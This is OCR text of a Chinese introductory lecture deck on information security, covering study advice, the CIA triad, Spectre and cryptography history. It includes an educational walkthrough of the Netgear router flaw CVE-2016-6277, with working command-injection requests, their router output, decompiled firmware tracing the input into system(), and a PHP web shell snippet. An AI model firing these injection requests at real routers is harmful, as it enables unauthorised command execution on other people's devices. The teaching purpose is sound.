由点及面到体领略信息安全

李敬

Li Jing

2020年6月14日

中国科学院信息工程研究所
INSTITUTE OF INFORMATION ENGINEERING,CAS

$ whoami

- 我叫李敬（@lix3on）
- 扬州大学2019届软件工程(NIIT)毕业生
- 现就读于中国科学院信息工程研究所，硕博连读生
- 所在科室：信息安全国家重点实验室
- 兴趣方向：智能CPU安全、计算机体系结构安全
- lijing.dev
- lixeon.lij@gmail.com

Agenda

1. 夯实基础莫求快
2. 发现问题善动手
3. 由点及面：开阔信息安全视野
4. 由面到体：闭环领略信息安全
5. 你就是下一个天选之人

夯实基础莫求快

- 编程、英语、表达能力
- 人文气息不可少
- 自信、莫怕
- 涉猎广泛、主业求精

西电信安协会2014年技能时间轴

安全研发

《白帽子讲Web扫描》 《Python 黑帽子》 《Python灰帽子》

编程入门

《Python核心编程（第3版）》 《PHP和MySQL Web开发（原书第5版）》

《Java入门123：一个老鸟的Java学习心得》 《Java Web从入门到精通（第2版）》

计算机与网络基础

《图解HTTP协议》 《HTTP权威指南》 《图解TCP/IP 第5版》

《鸟哥的Linux私房菜 基础学习篇 第四版》 《鸟哥的Linux私房菜：服务器架设篇（第三版）》

科技与人文

《黑客与画家》 《数学之美（第二版）》

理论知识体系构建

数学课程:

- 《高等数学》
- 《线性代数》
- 《概率论与数理统计》
- 《离散数学》
- 《具体数学》

计算机基础知识课程:

- 《计算机组成原理》
- 《操作系统》
- 《数据结构与算法》
- 《计算机网络》
- 《数据库系统原理》
- 《软件工程》

信息安全核心专业课:

- 《计算机网络安全》
- 《web安全》
- 《渗透测试》
- 《kali渗透》
- 《安全网关防护设备原理与配置》
- 《内网入侵检测系统原理与配置》
- 《恶意代码原理与分析》
- 《密码学技术与应用》
- 《智能硬件安全》
- 《逆向工程》

Kali Linux 工具分类简介:

- Information Gathering（信息收集）
- Vulnerability Analysis（漏洞分析）
- Web Applications Analysis（Web 程序分析）
- Database Assessment（数据库评估）
- Password Attacks（密码攻击）
- Wireless Attacks（无线攻击）
- Reverse Engineering（逆向工程）
- Exploitation Tools（漏洞利用工具集）
- Sniffing & Spoofing（嗅探/欺骗）
- Post Exploitation（权限维持）
- Forensics Tools（数字取证）
- Reporting Tools（报告工具集）
- Social Engineering Tools（社会工程学工具）
- System Services（系统服务）

发现问题善动手

- 正确地使用互联网
- 学会Google hacking
- 懂得“提问的智慧”
- 组建/加入一个团队
- 多做几个PDCA：Plan；Do；Check；Action
- 尽早在校内跟导师、参加具体**项目实践**
- 提前套磁联系目标院校导师
- 学习时多做PPT（笔记等）、讲述给他人
- 加入社区、积极讨论、跟进时事
- 要有一定的代码量

什么是安全

- **Safety**
  - 自然属性的安全
  - 抵御自然灾害
  - 非人为攻击，不确定性

  波音737-Max

- **Security**
  - 人为属性的安全
  - 抵御故意攻击
  - 人为攻击，强确定性

  防火、防盗

  金融：系统性风险、人为操纵

  汽车：ABS、雷达、电子锁

信息安全更多指的是Security

信息安全三要素(CIA)

- 概要机密性(Confidentiality)


  信息仅被合法的实体访问，不泄漏给未授权的实体。

- 完整性(Integrity)

  信息只能由授权实体修改，不被偶然或蓄意地篡改、伪造、丢失等。

- 可用性(Availability)

  信息能够随时被授权实体访问并使用。



信息安全三要素(CIA) (cont.)

- 机密性 C：看不见不该看见的

  优先级、用户
  安全/非安全
  硬件/软件


- 完整性 I：改不了不该改的


  控制流完整性
  数据完整性


- 可用性 A：停不了不该停的


  资源竞争：CPU、内存/网络带宽、I/O外设

由点及面：开阔信息安全视野










世界一流信息安全机构和组织


DEFENSE ADVANCED
RESEARCH PROJECTS AGENCY

公安部第三研究所
The Third Research Institute Of Ministry Of Public Security









中国科学院信息工程研究所
INSTITUTE OF INFORMATION ENGINEERING,CAS

HERJAVEC
GROUP






Netgear的一个远程命令执行漏洞（CVE-2016-6277）

Remote Code Execution (RCE)

attacker通过URL/浏览器由参数提交命令，由于服务端没有过滤，导致命令执行，形成恶意代码构造

eg: 某后台代码 `<?php system($_GET['cmd']); ?>`,
通过发送请求 http://127.0.0.1:8080/?cmd=ls 来让ls命令运行




```
curl -v "https://ip:port/cgi-bin/;echo$IFS"testt" --insecure
```

```
[redacted]:~$ curl -v "https://[redacted]:8443/cgi-bin/;echo\$IFS\"testt\"" --insecure
*   Trying [redacted]...
* Connected to [redacted] ([redacted]) port 8443 (#0)
* found 173 certificates in /etc/ssl/certs/ca-certificates.crt
* found 697 certificates in /etc/ssl/certs
* ALPN, offering http/1.1
* SSL connection using TLS1.0 / RSA_AES_256_CBC_SHA1
*       server certificate verification SKIPPED
*       server certificate status verification SKIPPED
*       common name: www.routerlogin.net (does not match '112.118.13.1')
*       server certificate expiration date OK
*       server certificate activation date OK
*       certificate public key: RSA
*       certificate version: #3
*       subject: C=US,ST=California,L=San Jose,O=NETGEAR,OU=Home Consumer Products,CN=www.routerlogin.net,
*       start date: Wed, 27 May 2015 06:13:34 GMT
*       expire date: Tue, 22 May 2035 06:13:34 GMT
*       issuer: C=US,ST=California,L=San Jose,O=NETGEAR,OU=Home Consumer Products,CN=www.routerlogin.net,
*       compression: NULL
* ALPN, server did not agree to a protocol
> GET /cgi-bin/;echo$IFS"testt" HTTP/1.1
> Host: [redacted]:8443
> User-Agent: curl/7.50.1
> Accept: */*
>
testt

* GnuTLS recv error (-24): Decryption has failed.
* Closing connection 0
curl: (56) GnuTLS recv error (-24): Decryption has failed.
```

- 漏洞广泛影响网件50多种型号路由器
- 包括R8000之前的路由器

CVE-2016-6277（cont.）

```
GET /cgi-bin/;ps HTTP/1.1
Host: [redacted]:8080
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Ubuntu Chromium/53.0.2785.143 Chrome/53.0.2785.143 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Connection: close
```

```
  912 nobody          SW   [kworker/1:1]
  949 nobody          SW   [mtdblock17]
  954 nobody          SW   [mtdblock18]
 9427 nobody      752 S    sleep 2
 9434 nobody    19916 R    httpd -S -E /usr/sbin/ca.pem /usr/sbin/httpsd.pem
 9435 nobody    19916 S    httpd -S -E /usr/sbin/ca.pem /usr/sbin/httpsd.pem
 9438 nobody     1296 S    sh -c /www/cgi-bin/;ps > /tmp/cgi_result
 9440 nobody     1300 R    ps
11073 nobody     3668 S N  /usr/sbin/afpd -F /etc/netatalk/afpd.conf -P /var/run
11076 nobody          SWN  [jffs2_gcd_mtd18]
11081 nobody      652 S    hd-idle -i 1800
11083 nobody     1200 S    autoipd
11086 nobody     1080 S    swresetd
11089 nobody     1312 S    dlnad
11096 nobody     1480 S    heartbeat
11107 nobody     1132 S    wlanconfigd
11113 nobody     1364 S    lld2d br0
11115 nobody     1296 S    lld_xbox
11117 nobody     1208 S    telnetenabled
11119 nobody     1416 S    mevent
11122 nobody     1204 S    scheact
```

从官网下载NETGEAR R7000的固件并通过如下命令解开固件。

```
binwalk -eM R7000-V1.0.7.2_1.1.93.chk
```

```
$ strings ./usr/sbin/httpd|grep cgi_result
wiz_cgi_result_get_next()
wiz_cgi_result_get_result()
wiz_cgi_result_get_next
wiz_cgi_result_get_result
rm -f /tmp/cgi_result
##########delete /tmp/cgi_result ##########
www/cgi-bin/%s > /tmp/cgi_result
```

CVE-2016-6277（cont.）

```
int __fastcall sub_36C34(const char *a1, int a2, const char *a3, int a4)
```

```
if ( !strcmp((const char *)&v53, "POST") )
{
...
}
else if ( !strcmp((const char *)&v53, "OPTIONS") )
{
...
}
else
{
  1 v36 = fopen("/tmp/cgi_result", "r");
    if ( v36 )
    {
      fclose(v36);
      system("rm -f /tmp/cgi_result");
      if ( acosNvramConfig_match((int)&unk_F0378, (int)"2") )
        puts("\r\n##########delete /tmp/cgi_result ############\r");
    }
  2 v33 = (const char *)&unk_F070F;
    v34 = (char *)&v45;
}
3 sprintf(v34, v33, &v50);
4 system((const char *)&v45);
memset(&v49, 0, 0x40u);
```

int sprintf(char *string, char *format [,argument,...]);

•**string**-- 这是指向一个字符数组的指针，该数组存储了 C 字符串。
•**format**-- 这是字符串，包含了要被写入到字符串 string 的文本。它可以包含嵌入的 format 标签，format 标签可被随后的附加参数中指定的值替换，并按需求进行格式化。
[argument]...：根据不同的 format 字符串，函数可能需要一系列的附加参数，每个参数包含了一个要被插入的值，替换了 format 参数中指定的每个 % 标签。参数的个数应与 % 标签的个数相同。

功能：把格式化的数据写入某个字符串缓冲区


unk_F070F的值为
/www/cgi-bin/%s > /tmp/cgi_result

v50替换了v33中的 %s 并赋值给了v34

CVE-2016-6277（cont.）

```
int __fastcall sub_36C34(const char *a1, int a2, const char *a3, int a4)
```

a1为POST数据包的body部分，a3可能为url，a4为一个整数




```
sub_100A0(&s1, a105, (int)&a87, dword_F217F8);
```


s1为http报文内容，a105为s1的地址值

```
int __fastcall sub_100A0(char *a1, const char *a2, int a3, int a4)
{
  char *v9; // r4@5
  const char *v10; // r3@6
  int v11; // r7@6
  bool v12; // zf@6
  ...
  s1 = a1;
  v9 = (int)s1;
  ...
  do
  {
    v10 = (unsigned __int8)*v9;
    v11 = v9++;
    v12 = v10 == 0;
    if ( v10 )
      v12 = v10 == 32;
  }
  while ( !v12 );
  //移动到HTTP报文第一个空格的位置
  ...
LABEL_27:
  if ( *(_BYTE *)(v11 + 1) == 47 )
    ++v9;
    //移动到HTTP报文中/的位置
  ..
  return (int)sub_19600((const char *)v9, v248, v4);
}
```

CVE-2016-6277（cont.）

```
char *__fastcall sub_19600(const char *a1, const char *a2, int a3)
{
  const char *v3; // r6@1
  const char *v4; // r4@1
  int v5; // r5@1
  char *result; // r0@1

  v3 = a2;
  v4 = a1;
  v5 = a3;
  result = strstr(a1, "cgi-bin");
  if ( result )
  {
    if ( acosNvramConfig_match((int)"cgi_debug_msg", (int)"1") )
      printf("\r\n##########%s(%d)url=%s\r\n", "handle_options", 1293, v4);
    result = (char *)sub_36C34(v3, v5, v4, 2);
  }
  return result;
}
```



sub_19600函数没有做任何处理，就直接将获取到的路径传递到了sub_36C34

sub_19B3C和sub_1A1C0这两个函数，发现最终也跟sub_19600函数殊途同归。不过是因为HTTP请求的不同(POST和OPTIONS)而导致不同的函数去处理罢了。

CVE-2016-6277（cont.）

```
int __fastcall sub_36C34(const char *a1, int a2, const char *a3, int a4)
{
    v6 = a3;

    v12 = strstr(v6, "cgi-bin");
    if(v12)
    {
    ...
        memset(&v50, 0, 0x40u);//给V50分配了64字节的空间，故我们可执行命令的最大长度为64
    ...
    }
    else
    {
        if ( v24 )
        {
            if ( v22 )
                v25 = 0;
            else
                v25 = v23 & 1;
            if ( v25 )
            strcpy((char *)&v50, v20);
        }
        else
        {
            strncpy((char *)&v50, v20, v22 - 1 - v21);
        }
    }
    ...
    ...
    ...
    if ( !strcmp((const char *)&v53, "POST") )
    {
    ...
    }
    else if ( !strcmp((const char *)&v53, "OPTIONS") )
    {
```

在sub_36C34函数中，
会检测url中是否含有cgi-bin
如果含有，则进行一系列分割操作，并将cgi-bin后面的值赋给v50

而参数v50则正如我们之前分析的那样，替换了v33中的 %s 之后赋值给v34并被system() 函数执行，造成了命令执行漏洞


处理器级Spectre Attack（CVE-2017-5753）

- 足以动摇全球云计算基础设施根基
- 漏洞广泛影响1995年之后的处理器
- 攻击者可以越权读取系统kernel的内存
- 彻底打破了由硬件保证的内存隔离
- 属于可预测的边信道攻击方式(intel)
- Speculative Execution Side Channel Methods


核心设计出大问题
怎么办?


芯片、OS、云服务厂商的灾难性漏洞：用户直接提权查看内核数据或跨进程数据


各种变种层出不穷



CVE-2017-5753 （cont.）









CVE-2017-5753 （cont.）


- 长期以来芯片设计是“性能优先”，安全处于从属地位
- 芯片设计的经典原则存在安全隐患（无论是CPU还是AI、GPU芯片）
  - 经典原则1：资源共享-》侧信道攻击面
  - 经典原则2：推测执行-》熔断、幽灵
  - 经典原则3：逻辑隔离-》侧信道攻击面、信息残留
- 芯片现有安全架构沿用传统设计原则，导致出现安全问题
  - SGX、PSP的漏洞多是因为资源共享和逻辑隔离导致
  - Intel ME也是因为内存共享被攻破
- 芯片木马防不胜防，危害巨大
  - 目前的芯片设计流程和方法学缺少安全检查


CVE-2017-5753 （cont.）

- 需要从体系结构入手来解决硬件和芯片的安全问题
- 从“性能优先”到“安全优先”的设计思路转变
- 主动安全处理器（ASP）与内置安全计算机
- 条件推测执行防御CPU幽灵漏洞
- 将安全作为基因内置AI处理器










古典密码学

密码和口令不一样


Cryptograghy
希腊单词 Kryptos（隐藏）和 Graphin（写）




古典密码学

- 置换密码：Scytale [350 BCE]
- 代换密码：Caesar [100 BCE]
  Enigma [1920 CE] ⇔ Bombe [1940, Alan Turing]

- 计算强度小
- 出现在 DES 之前
- 数据安全基于算法的保密
- 以字母表为主要加密对象
- 密码分析基于频率特性及明文可读性





现代密码学

现代密码学三件大事


- 公钥密码学体制 [1976 CE, Diffie & Hellma]
- DES（Data Encryption Standard）[1977]
- 第一个公钥算法 RSA 算法 [1978]

三个方向

- 私钥密码（对称密码）
  - DES
  - AES
- 公钥密码（非对称密码） [费马小定理]
- 安全协议

当前热点

- 后量子密码算法
- 生物密码学
- 同态加密
- 区块链
- 差分隐私



